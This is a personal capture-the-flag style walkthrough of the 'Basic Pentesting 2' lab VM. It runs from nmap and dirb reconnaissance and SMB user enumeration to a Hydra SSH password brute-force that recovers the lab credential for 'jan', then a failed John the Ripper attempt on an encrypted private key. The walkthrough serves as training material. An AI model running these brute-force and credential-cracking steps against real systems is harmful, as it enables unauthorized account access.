1. Introduction

This walkthrough documents my approach to solving Basic Pentesting 2 using a structured penetration-testing methodology. It covers host discovery, port scanning, service enumeration, attack-surface analysis, initial foothold, local enumeration, and privilege escalation. Each stage builds on the findings of the previous stage, helping me make evidence-based decisions about the next steps in the investigation.

2. Lab Environment

Component	Configuration
Attacker machine	Kali Linux
Target	Basic Pentesting 2
Virtualization	VirtualBox
Target IP	192.168.56.101
Network adaptor	host-only-adapter on both VMs

3. Reconnaissance

The first objective was to identify the target and determine which network services were accessible.

3.1 Host Discovery

I began by checking the lab network to identify the target machine.

Command used:

“arp-scan --interface=eth1 -localnet “ or “nmap -sn 192.168.56.*”

Both commands can help identify active hosts on a local network, but they use different discovery mechanisms. arp-scan sends ARP requests and identifies responding devices using their IP and MAC addresses. nmap -sn performs host discovery without conducting a port scan. On a directly connected Ethernet network, Nmap commonly uses ARP discovery by default.

Observation:

Through the output I have identified the target system further to confirm I look over the OS specification by using the “nmap -O 192.168.56.101” and I also examined the MAC address as supporting evidence. A MAC address associated with a VirtualBox network adapter can help identify a virtual machine, but it does not independently confirm the target's identity. I therefore considered the target IP address, virtual network configuration, MAC address, and subsequent scan results together.


3.2 Port Scanning

After identifying the target, I performed a port scan to determine which ports were open and which services were exposed.

Command used:

nmap -p- -sCV 192.168.56.101

- `-p-` instructs Nmap to scan TCP ports 1–65535. It does not mean that all these ports are open; it means the entire TCP port range is scanned. Without this option, Nmap normally scans its default set of 1,000 most commonly used ports for the relevant scan type.
- -sCV ,this is the combination of two commands i.e -sC runs Nmap's default set of NSE (Nmap Scripting Engine) scripts. These scripts can perform additional service enumeration and checks, but they do not necessarily test every possible vulnerability and -sV enables service and version detection. Nmap probes discovered ports to identify the services listening on them and determine their software versions where possible.
- **Results:**



Analysis:

The scan provided an initial view of the target's attack surface. However, an open port alone does not establish that the associated service is vulnerable.

I used the discovered services to decide which enumeration techniques to investigate next.


4. Service Enumeration

I started with the service running on the port 80 .

I first inspected the website in a browser to understand its visible content. I then used curl -I to examine the HTTP response headers and status code. After that, I inspected

the HTML source for potentially useful information. These checks helped me understand the initial web response before proceeding with directory enumeration.

response header. Further I checked the html response in order to get something commented over there but there was nothing interesting.



After looking over these pages I decided for the directory bruteforce to discover the pages (endpoints) which are hidden from the direct access through the user.


Here I used the tool dirb.

COMMAND FOR DIRB

dirb -r http://192.168.56.101

The -r option disables recursive scanning in DIRB. Without this option, DIRB can recursively enumerate discovered directories, depending on the scan results and configuration.


OUTPUT OF DIRB It discovered a directory at /development/, which investigated further to identify potentially useful information.



Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	


Apache/2.4.18 (Ubuntu) Server at 192.168.56.101 Port 80



Form these two what I have interpreted is :-

- **From** http://192.168.56.101/development/j.txt **,**The information in j.txt suggested that a username beginning with the letter J might be relevant and hinted at potentially weak credentials. I treated this as a lead for further investigation rather than proof that the account was vulnerable. I needed additional evidence to identify the account and validate the possibility of weak authentication. I noted this information as a potential lead for later stages of the investigation. Before selecting an authentication-testing technique, I considered the available evidence, the supported authentication methods.

- **From** http://192.168.56.101/develoment/dev.txt **,**The information in dev.txt provided a lead that prompted me to investigate the SMB service. I examined the relevant contents of the file and used that evidence to guide the next stage of enumeration.




The above evidence reflects the share that I have discovered over the smb service using the smbclient i.e Anonymous

Smbclient -L //192.168.56.101

The -L option requests a listing of the SMB server's available shares. The result showed the shares that the server disclosed under the authentication conditions of my request. In this case, I was able to identify a share for further investigation.

Further I decided to enumerate over this share in order to find some sensitive file that may revel something important



So my guess was right and I found a staff.txt file but during the enumeration I was not sure about the content inside the file because there can be possibility that the extension is only to disguise us so I used the file utility to identify the file's likely format based on its content and available file signatures. This was useful for checking whether the file's actual type matched its extension. However, file identification is heuristic and does not guarantee the file's true contents or purpose (magic bytes are the short sequences of data placed at the beginning of a file to uniquely identify its content format without viewing that, https://en.wikipedia.org/wiki/List_of_file_signatures)

So I get the file on my local host and then perform the further operation on it and then I found the user **jan** that is clearly mentioned in the file but still I somewhere need more accuracy in my finding so I went for using the **enum4linux tool**

Enum4linux, enum4linux is an SMB enumeration tool that can attempt to retrieve information such as usernames, group memberships, share names, operating-system details, and password policies. The information available depends on the target's SMB configuration, permissions, and restrictions on anonymous or authenticated queries.



```
[+] Got OS info for 192.168.56.101 from srvinfo:
        BASIC2         Wk Sv PrQ Unx NT SNT Samba Server 4.3.11-Ubuntu
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03


 ========================================( Users on 192.168.56.101 )========================================

Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.

Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.

 ==================================( Share Enumeration on 192.168.56.101 )==================================


        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            BASIC2

[+] Attempting to map shares on 192.168.56.101

//192.168.56.101/Anonymous      Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//192.168.56.101/IPC$   Mapping: N/A Listing: N/A Writing: N/A

 ============================( Password Policy Information for 192.168.56.101 )============================

Password:


[+] Attaching to 192.168.56.101 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] BASIC2
        [+] Builtin

[+] Password Info for Domain: BASIC2
```

```
[+] Password Info for Domain: BASIC2

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 136 years 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: 136 years 37 days 6 hours 21 minutes



[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 5


 ======================================( Groups on 192.168.56.101 )======================================


[+] Getting builtin groups:


[+]  Getting builtin group memberships:


[+]  Getting local groups:


[+]  Getting local group memberships:


[+]  Getting domain groups:


[+]  Getting domain group memberships:


 ================( Users on 192.168.56.101 via RID cycling (RIDS: 500-550,1000-1050) )================


[I] Found new SID:
S-1-22-1

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32
```

```
[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''

S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)

 ============================( Getting printer info for 192.168.56.101 )============================

No printers returned.


enum4linux complete on Sat Oct 24 10:54:23 2026
```

Now this revels the users on the target machine – **jan and kay**

And as the j.txt has revealed that it is using weak passwords so I decided to go for the bruteforce now.

But this is where I was going to make the mistake if that the thought of enumerating the authentication methods has not pop ups, so basically The **Nmap NSE script ssh-auth-methods** attempts to enumerate the authentication methods supported by an SSH server. I used it to determine whether password-based authentication was offered by the target. The result helped me decide which authentication-testing approach to investigate next, although it did not establish whether any particular credentials were weak or valid.

Command for searching and using the nmap script

- **Ls /usr/share/nmap/scripts/*service_name* ,**The Nmap NSE scripts are commonly stored in /usr/share/nmap/scripts/ on Kali Linux. I used a filename pattern with the * wildcard to locate scripts whose names matched the relevant keyword.
  So through this i get to knew that the password method is supported by the target so now I can safely move towards the bruteforce attack and use hydra for the same

5. Initial Access

Hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101

- In Hydra, -l specifies a single username, while -L specifies a file containing usernames. Similarly, -p specifies a single password, whereas -P specifies a file containing candidate passwords.

```
┌──(rohit㉿kali)-[~/machine/basic2]
└─$ ls /usr/share/nmap/scripts/*ssh*
/usr/share/nmap/scripts/ssh2-enum-algos.nse   /usr/share/nmap/scripts/ssh-publickey-acceptance.nse
/usr/share/nmap/scripts/ssh-auth-methods.nse  /usr/share/nmap/scripts/ssh-run.nse
/usr/share/nmap/scripts/ssh-brute.nse         /usr/share/nmap/scripts/sshv1.nse
/usr/share/nmap/scripts/ssh-hostkey.nse

┌──(rohit㉿kali)-[~/machine/basic2]
└─$ nmap -p 22 --script ssh-auth-methods  192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-25 04:52 -0400
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 100.00% done; ETC: 04:52 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0014s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
MAC Address: 08:00:27:0B:ED:BD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds

┌──(rohit㉿kali)-[~/machine/basic2]
└─$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-25 04:52:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
asks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 trie
s per task
[DATA] attacking ssh://192.168.56.101:22/


[STATUS] 290.00 tries/min, 290 tries in 00:01h, 14344114 to do in 824:23h, 11 active
[22][ssh] host: 192.168.56.101   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-25 04:55:21
```

The test identified a candidate password for the account **jan**. I then used the discovered credentials to attempt SSH authentication and verified whether access to the account was successful.

Using the credentials identified during the authentication test, I successfully authenticated to the target through SSH as the user **jan**. I verified the resulting session and began local enumeration to investigate potential privilege-escalation paths.

6. Post enumeration

Now I started the system enumeration in order to find the vulnerability that can lead me for the root access.



During local enumeration, I inspected the relevant files in the user's home directory and discovered an SSH private-key file named id_rsa. The available evidence suggested that the key might be associated with the user kay. I investigated whether it could be used for SSH authentication as that user.

But when I looked for the file content I get to know that the private key is in encrypted form and I am required to have the passphrase key in order to unlock the key after that only I can authenticate as the user **kay.**

A passphrase can protect an SSH private key by encrypting it at rest. When the key is protected this way, the passphrase is required to unlock it for use. This is different from the password used to authenticate directly to an SSH account.

So further I decided to crack the passphrase using the wordlist thinking that the passphrase will be common key that I will easily get in the wordlist.

I used the SSH-key conversion utility to extract the information required for John the Ripper to test candidate passphrases against the protected private key. The resulting record was saved to a file for offline passphrase testing. This representation is not simply a generic hash of the entire private key, it contains the data required by the tool's SSH-key cracking format.

```
┌──(rohit㉿kali)-[~/machine/basic2]
└─$ john -w /usr/share/wordlists/rockyou.txt id.hash
Warning: only loading hashes of type "tripcode", but also saw type "descrypt"
Use the "--format=descrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "pix-md5"
Use the "--format=pix-md5" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mysql"
Use the "--format=mysql" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "oracle"
Use the "--format=oracle" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA1"
Use the "--format=Raw-SHA1" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "LM"
Use the "--format=LM" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "bfegg"
Use the "--format=bfegg" option to force loading hashes of that type instead
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Warning: only loading hashes of type "tripcode", but also saw type "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "cryptoSafe"
Use the "--format=cryptoSafe" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA256"
Use the "--format=Raw-SHA256" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA512"
Use the "--format=HMAC-SHA512" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Tiger"
Use the "--format=Tiger" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "lotus5"
Use the "--format=lotus5" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA224"
Use the "--format=HMAC-SHA224" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "MD2"
Use the "--format=MD2" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mdc2"
Use the "--format=mdc2" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mscash"
Use the "--format=mscash" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mscash2"
Use the "--format=mscash2" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA224"
Use the "--format=Raw-SHA224" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Palshop"
Use the "--format=Palshop" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "NT"
Use the "--format=NT" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "ripemd-160"
Use the "--format=ripemd-160" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "hMailServer"
Use the "--format=hMailServer" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "ripemd-128"
Use the "--format=ripemd-128" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "gost"
Use the "--format=gost" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Snefru-128"
Use the "--format=Snefru-128" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "ZipMonster"
Use the "--format=ZipMonster" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA384"
Use the "--format=HMAC-SHA384" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "oracle11"
Use the "--format=oracle11" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "xsha"
Use the "--format=xsha" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "lotus85"
Use the "--format=lotus85" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HAVAL-256-3"
Use the "--format=HAVAL-256-3" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "plaintext"
Use the "--format=plaintext" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "SSH"
Use the "--format=SSH" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 402687 password hashes with no different salts (tripcode [DES 128/128 SSE2])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2026-10-25 05:10) 0g/s 44275p/s 44275c/s 17828MC/s 123456..sss
Session completed.

┌──(rohit㉿kali)-[~/machine/basic2]
└─$ john --show id.hash
0 password hashes cracked, 1 left
```

John the Ripper did not recover the passphrase using the candidate wordlist I supplied. This meant that the attempted wordlist did not produce a successful match; it did not prove that the passphrase was impossible to recover using other approaches.

